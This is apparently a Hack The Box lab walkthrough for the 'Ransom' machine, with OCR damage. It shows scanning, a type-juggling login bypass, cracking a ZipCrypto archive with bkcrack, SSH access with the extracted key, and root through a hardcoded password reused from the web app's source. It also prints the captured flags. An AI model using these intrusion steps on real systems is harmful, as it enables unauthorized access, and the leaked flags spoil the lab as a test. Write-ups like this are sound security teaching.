# 0x1 Scan

```
interview of the config file is expected to be at "/home/khant/.rustscan.toml"

Automatically increasing ulimit value to 1000.

File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers

[1] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'. Open 10.10.11.153:22

Open 10.10.11.153:28

[2] Automatically increasing ulimit value to 1000.

[3] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers

[4] Open 10.10.11.153:22

Open 10.10.11.153:20

[5] Open 10.10.11.153:20

[6] Open 10.10.11.153:20

[7] Open 10.10.11.153:20

[8] Open 10.10.11.153:20

[8] Open 10.10.11.153:20

[9] Open 10.10.11.153:20

[10] Open 10.10.11.153:20

[11] Open 10.10.11.153:20

[12] Open 10.10.11.153:20

[13] Open 10.10.11.153:20

[14] Open 10.10.11.153:20

[15] Open 10.10.11.153:20

[16] Open 10.10.11.153:20

[17] Open 10.10.11.153:20

[18] Open 10.10.11.153:20


[
```

```
PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)

80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Admin - HTML5 Admin Template
|_Requested resource was http://10.10.11.153/login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

# 0x2 HTTP (80)




## **Feroxbuster**

I tried looking for URLs and found new URL

• register

```
r) ⊳ feroxbuster -u http://10.10.11.153/ -k -w <u>~/.local/wordlists/dirbuster/directory-list-2.3-medium.txt</u> -o ransom.80.out -n
                                        http://10.10.11.153/
     Target Url
     Wordlist
                                         /home/khant/.local/wordlists/dirbuster/directory-list-2.3-medium.txt
                                        [200, 204, 301, 302, 307, 308, 401, 403, 4
     Status Codes
     Timeout (secs)
     User-Agent
                                         feroxbuster/2.7.3
                                        ransom.80.out
     Output File
     HTTP methods
                                         true
     Insecure
     Do Not Recurse
                                         true
     New Version Available
                                        https://github.com/epi052/feroxbuster/releases/latest
Press [ENTER] to use the Scan Management Menu™
                                            w 346c http://10.10.11.153/ ⇒ http://10.10.11.153/login
w 6104c http://10.10.11.153/login
w 0c http://10.10.11.153/register
w 310c http://10.10.11.153/res ⇒ http://10.10.11.153/css/
w 309c http://10.10.11.153/js ⇒ http://10.10.11.153/js/
w 312c http://10.10.11.153/fonts ⇒ http://10.10.11.153/fonts/
50176/220546 29m found:6 epops:0
50173/220546 96/s http://10.10.11.153/
                                      372w
           GET
                        172l
217l
           GET
                                    17833w
                           91
91
                                        28w
           GET
                                        28w
           GET
                                        28w
                   -----] - 8m
```

It appears the route is disabled.



# /login (login bypass via type juggling)

- I try changing to POST method with Brupsuite and it failed with method not allowed.
- I try sending GET method with HTTP body and also failed (which is expected).

• I try sending GET method with JSON body this time and it works.

```
Pretty Raw Hex

| GET | Api/login HTTP/1.1
| CHET | Api/lo
```

### **Type Juggling**

Since JSON body is allowed, I try sending true and it works.



# E Corp Incident Response Secure File Transfer Files Sent by the Client # Title Description Link 1 homedirectory.zip Encrypted Home Directory download 2 user.txt The User Flag download

- I found *user.txt* 
  - http://10.10.11.153/user.txt

# **Home directory**

I downloaded *homedirectory.zip*, it is encrypted and according to 7zip, there's .ssh inside which is possibly our foothold.

```
offsec/ransom git:(master) ▶ 7z l uploaded-file-3422.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz (906EC),ASM,AES-NI)
Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)
Listing archive: uploaded-file-3422.zip
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735
                      Attr
                                      Size Compressed Name
             Time
2020-02-25 20:03:22 ..... 220
3771
                                                     170 .bash_logout
1752 .bashrc
                                       220
2020-02-25 20:03:22 .....
                                   3771 1752 .bashrc
807 404 .profile
0 0 .cache
0 12 .cache/motd.legal-displayed
0 12 .sudo_as_admin_successful
0 0 .ssh
2610 1990 .ssh/id_rsa
564 475 .ssh/authorized_keys
564 475 .ssh/id_rsa.pub
2009 581 .viminfo
2020-02-25 20:03:22 .....
2021-07-03 02:58:14 D....
2021-07-03 02:58:14 .....
2021-07-03 02:58:19 .....
2022-03-07 20:32:54 D....
2022-03-07 20:32:25 .....
2022-03-07 20:32:46 .....
2022-03-07 20:32:54 .....
2022-03-07 20:32:54 .....
2022-03-07 20:32:54
                                      10545
                                                  5871 9 files, 2 folders
 offsec/ransom git:(master) ▶ 🛚
```

Zip2John is probably a way to go for most cases, however there's also another way for cracking the encrypted zip file.

- Modern encryption uses AES 256, however legacy zip encryption is ZipCrypto.
- The attack is basically finding a file with same text as any file in the zip, and abusing that to recover entire zip file.

I can confirm the encryption algorithm is indeed ZipCrypto as below.

```
offsec/ransom git:(master) ▶ 7z l -slt uploaded-file-3422.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,6 CPUs Intel(R) Core(TM) i5-9600K CPU @ 3.70GHz (906EC),ASM,AES-NI)
Scanning the drive for archives:
1 file, 7735 bytes (8 KiB)
Listing archive: uploaded-file-3422.zip
Path = uploaded-file-3422.zip
Type = zip
Physical Size = 7735
Path = .bash_logout
Folder = -
Packed Size = 170
Modified = 2020-02-25 20:03:22
Created =
Accessed =
Attributes = _ -rw-r--r--
Encrypted = +
Comment =
CRC = 6CE3189B
Method = ZipCrypto Deflate
Host OS = Unix
Version = 20
Volume Index = 0
```

I copied my ~/.bash\_logout and check the CRC and it is indeed the same.

#### recovering zip file with bkcrack

Using this tool below to execute the attack.

• https://github.com/kimci86/bkcrack/

I will run bkcrack for internal keys. The attack is basically

- extract key of the zip file
- using the extracted key, generate new encrypted zip with a password we define

First I extract the key

```
  offsec/ransom git:(master) ► zip bash_logout.zip my_bash_logout
  adding: my_bash_logout (deflated 28%)
  = offsec/ransom git:(master) ► bkcrack -C uploaded-file-3422.zip -c .bash_logout -P bash_logout.zip -p my_bash_logout
  bkcrack 1.5.0 - 2022-07-07
[21:52:28] Z reduction using 151 bytes of known plaintext
100.0 % (151 / 151)
[21:52:28] Attack on 56903 Z values at index 6
Keys: 7b549874 ebc25ec5 7e465e18
75.6 % (43018 / 56903)
[21:53:08] Keys
7b549874 ebc25ec5 7e465e18
  = offsec/ransom git:(master) ►

■
```

Create a new zip with password password

Then I unzip the new zip file.

```
  offsec/ransom git:(master) > unzip uploaded-file-3422-new.zip  -d homedir
Archive: uploaded-file-3422-new.zip
[uploaded-file-3422-new.zip] .bash_logout password:
  inflating: homedir/.bashrc
  inflating: homedir/.bashrc
  inflating: homedir/.profile
    creating: homedir/.cache/
  extracting: homedir/.cache/motd.legal-displayed
  extracting: homedir/.sudo_as_admin_successful
    creating: homedir/.ssh/
  inflating: homedir/.ssh/id_rsa
  inflating: homedir/.ssh/id_rsa
  inflating: homedir/.ssh/id_rsa.pub
  inflating: homedir/.viminfo

  offsec/ransom git:(master) > ■
```

#### ssh keys

I check SSH keys. Public key ends with <a href="http://htt

```
E offsec/ransom git:(master) ► cat homedir/.ssh/id_rsa.pub -p
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABqQDrDTHWkTw0RUfAyzj9U3Dh+Zwh0UvB4EewA+z6uSunsTo3YA0GV/j6EaOwNq6jdpNrb9T6tI+RpcNfA+icFj+6oRj8h0a2q1QPfbae
yR7Jf6juauZM/DehjJJ6fqmeuZ2Yd2Umr4rAt0R40EAcWp0X94Tp+JByPAT5m0CU557KyarNlW60vy79njr8DR8BljDtJ4n9Bc0PtEn+7oYvcLVksgM4LB9XzdDiXzdpBcyi3+xhFznF
v+rM6QP5Zqo6d3izBM9yZEH8d9UQSSyym/te07GrCax63tb6lYgUoUPxVFCEN4RmzW1VuQGvxtfhu/rK5ofQPac8uaZskY3NWLoSF56BQqEG9waI4pCF5/Cq413N6/M= htb@ransom
offsec/ransom git:(master) ►
```

Using that I can login as user htb

```
E offsec/ransom git:(master) ▶ ssh htb@10.10.11.153 -i homedir/.ssh/id_rsa -o "UserKnownHostsFile=/dev/null"
The authenticity of host '10.10.11.153 (10.10.11.153)' can't be established.
ECDSA key fingerprint is SHA256:tT45oQAnIOhnoIQg3ZvtoS4R600xhxxBJua12YRVv2g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.153' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Jul 5 11:34:49 2021

htb@ransom:~$ ■
```

# 0x3 Foothold (htb)

user.txt

```
htb@ransom:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
   link/ether 00:50:56:b9:ae:76 brd ff:ff:ff:ff:ff
    inet 10.10.11.153/23 brd 10.10.11.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:ae76/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb9:ae76/64 scope link
       valid_lft forever preferred_lft forever
htb@ransom:~$ hostname
htb@ransom:~$ cat user.txt
190c8ff80a898bf23a140e326ce7afd1
htb@ransom:~$
```

## **Privilege escalation**

## **Apache**

I found Apache installed at /etc/apache

```
htb@ransom:~$ ls /etc/apache2/
apache2.conf conf-available conf-enabled envvars magic mods-available mods-enabled ports.conf sites-available sites-enabled
htb@ransom:~$ ls /etc/apache2/sites-enabled/
900-default.conf
htb@ransom:~$ []
```

Inside I found a web service at /srv/prod/public

```
htb@ransom:~$ cat /etc/apache2/sites-enabled/000-default.conf
<VirtualHost *:80>
ServerAdmin webmaster@localhost
DocumentRoot /srv/prod/public

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
<Directory /srv/prod/public>
Options +FollowSymlinks
AllowOverride All
Require all granted
</Directory>

</VirtualHost>
htb@ransom:~$
```

```
htb@ransom:/srv/prod$ ls -al
total 336
drwxr-xr-x 1 www-data www-data
                                  446 Feb 17 2022 .
                                  8 Mar 7
                                              2022 ...
drwxr-xr-x 1 root root
                                 258 Feb 17
                                              2022 .editorconfig
-rw-r--r-- 1 www-data www-data
-rw-r--r-- 1 www-data www-data 955 Feb 17
                                             2022 .env
-rw-r--r-- 1 www-data www-data 899 Feb 17 2022 .env.example
drwxr-xr-x 1 www-data www-data 144 Feb 17 2022 .git
-rw-r--r-- 1 www-data www-data 152 Feb 17 2022 .gitattributes
-rw-r--r-- 1 www-data www-data 207 Feb 17
                                              2022 .gitignore
                                194 Feb 17
-rw-r--r-- 1 www-data www-data
                                              2022 .styleci.yml
                                              2022 README.md
-rw-r--r-- 1 www-data www-data 3958 Feb 17
drwxr-xr-x 1 www-data www-data 72 Feb 17 2022 app
-rwxr-xr-x 1 www-data www-data 1686 Feb 17 2022 artisan
drwxr-xr-x 1 www-data www-data 24 Feb 17 2022 bootstrap
-rw-r--r-- 1 www-data www-data
                                1745 Feb 17
                                              2022 composer.json
-rw-r--r-- 1 www-data www-data 289854 Feb 17 2022 composer.lock
drwxr-xr-x 1 www-data www-data 312 Feb 17 2022 config
drwxr-xr-x 1 www-data www-data 72 Feb 17 2022 database
-rw-r--r-- 1 www-data www-data 473 Feb 17 2022 package.json
-rw-r--r-- 1 www-data www-data 1202 Feb 17 2022 phpunit.xml
drwxr-xr-x 1 www-data www-data 166 Mar 15
                                              2022 public
drwxr-xr-x 1 www-data www-data 28 Feb 17
                                              2022 resources
drwxr-xr-x 1 www-data www-data
                                 74 Mar 7 2022 routes
-rw-r--r-- 1 www-data www-data 563 Feb 17 2022 server.php
drwxr-xr-x 1 www-data www-data 32 Feb 17 2022 storage drwxr-xr-x 1 www-data www-data 90 Feb 17 2022 tests
drwxr-xr-x 1 www-data www-data
drwxr-xr-x 1 www-data www-data 642 Feb 17
                                              2022 vendor
-rw-r--r-- 1 www-data www-data 559 Feb 17 2022 webpack.mix.js
htb@ransom:/srv/prod$
htb@ransom:/srv/prod$ grep -rnw config -e 'password'
                               'password' ⇒ env('MAIL_PASSWORD'),
config/mail.php:43:
config/database.php:53:
                                   'password' ⇒ env('DB_PASSWORD'
                                   'password' ⇒ env('DB_PASSWORD', ''),
'password' ⇒ env('DB_PASSWORD', ''),
config/database.php:73:
config/database.php:88:
config/database.php:132:
                                    'password' ⇒ env('REDIS_PASSWORD', null),
                                    'password' ⇒ env('REDIS_PASSWORD', null),
config/database.php:140:
                          | to control the amount of time it takes to hash the given password.
config/hashing.php:27:
config/hashing.php:42:
                          | to control the amount of time it takes to hash the given password.
                       | This option controls the default authentication "guard" and password
config/auth.php:10:
                       | You may specify multiple password reset configurations if you have more
config/auth.php:79:
                       | separate password reset settings based on the specific user types.
config/auth.php:81:
                       | Here you may define the amount of seconds before a password confirmation
config/auth.php:103:
config/auth.php:104:
                        | times out and the user is prompted to re-enter their password via the
htb@ransom:/srv/prod$
```

# password in /srv/prod/app (root password)

I found password in app

• UHC-March-Global-PW!

```
htb@ransom:/srv/prod$ grep -rnw app -e 'password'
app/Exceptions/Handler.php:26:
                                            'password',
app/Models/User.php:23:
app/Models/User.php:32:
                                * Always encrypt the password when it is updated.

$this→attributes['password'] = bcrypt($value);

'password.confirm' ⇒ \Illuminate\Auth\Middleware\RequirePassword::class,
app/Models/User.php:46:
app/Models/User.php:53:
app/Http/Kernel.php:66:
                                                       'password',
app/Http/Middleware/TrimStrings.php:16:
                                                               'password' ⇒ 'required',
app/Http/Controllers/AuthController.php:34:
                                                           if ($request→get('password') = "UHC-March-Global-PW!") {
app/Http/Controllers/AuthController.php:37:
htb@ransom:/srv/prod$
```

The password works for root user.

#### root.txt

```
root@ransom:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:ae:76 brd ff:ff:ff:ff:ff
    inet 10.10.11.153/23 brd 10.10.11.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:ae76/64 scope global dynamic mngtmpaddr
       valid_lft 86399sec preferred_lft 14399sec
    inet6 fe80::250:56ff:feb9:ae76/64 scope link
       valid_lft forever preferred_lft forever
root@ransom:~# hostname
ransom
root@ransom:~# cat root.txt
642d55c65dfd533af13e2a991eb04938
root@ransom:~#
```